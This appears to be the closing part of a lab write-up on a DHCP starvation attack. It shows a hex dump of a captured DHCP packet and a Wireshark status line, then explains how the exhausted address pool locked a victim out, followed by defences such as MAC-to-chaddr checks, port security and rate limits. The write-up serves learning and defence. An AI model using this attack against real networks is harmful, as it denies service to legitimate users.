0000  ff ff ff ff ff ff a0 28  ed a9 74 89 08 00 45 10   ·······( ··t···E·
0010  01 4a 00 00 40 00 40 11  39 94 00 00 00 00 ff ff   ·J··@·@· 9·······
0020  ff ff 00 44 00 43 01 36  e0 c5 01 01 06 00 37 b1   ···D·C·6 ······7·
0030  cd 67 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·g······ ········
0040  00 00 00 00 00 00 a0 28  ed a9 74 89 00 00 00 00   ·······( ··t·····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

wireshark_wlo1_20210709135835_v1MD3D.pcapng   Packets: 1880 · Displayed: 69 (3.7%)   Profile: Default

Evaluation of the Attack:

Though the victim's machine tried to join the server and the password was also correct,it couldn't.It happened because all the ip addresses were unknowingly given to the attacker by the server.The only way victim could join the server was to restart the router/server.

Measures to defend the attack:

1.Enabling mac address check.The DHCP server compares the **chaddr** field of a received DHCP request with the source MAC address in the frame header. If they are the same, the DHCP server verifies this request as legal and processes it. If they are not the same, the server discards the DHCP request.
2.Enabling port security in case of wired connection
3.Limiting the number of DHCP DISCOVER packets through a single port.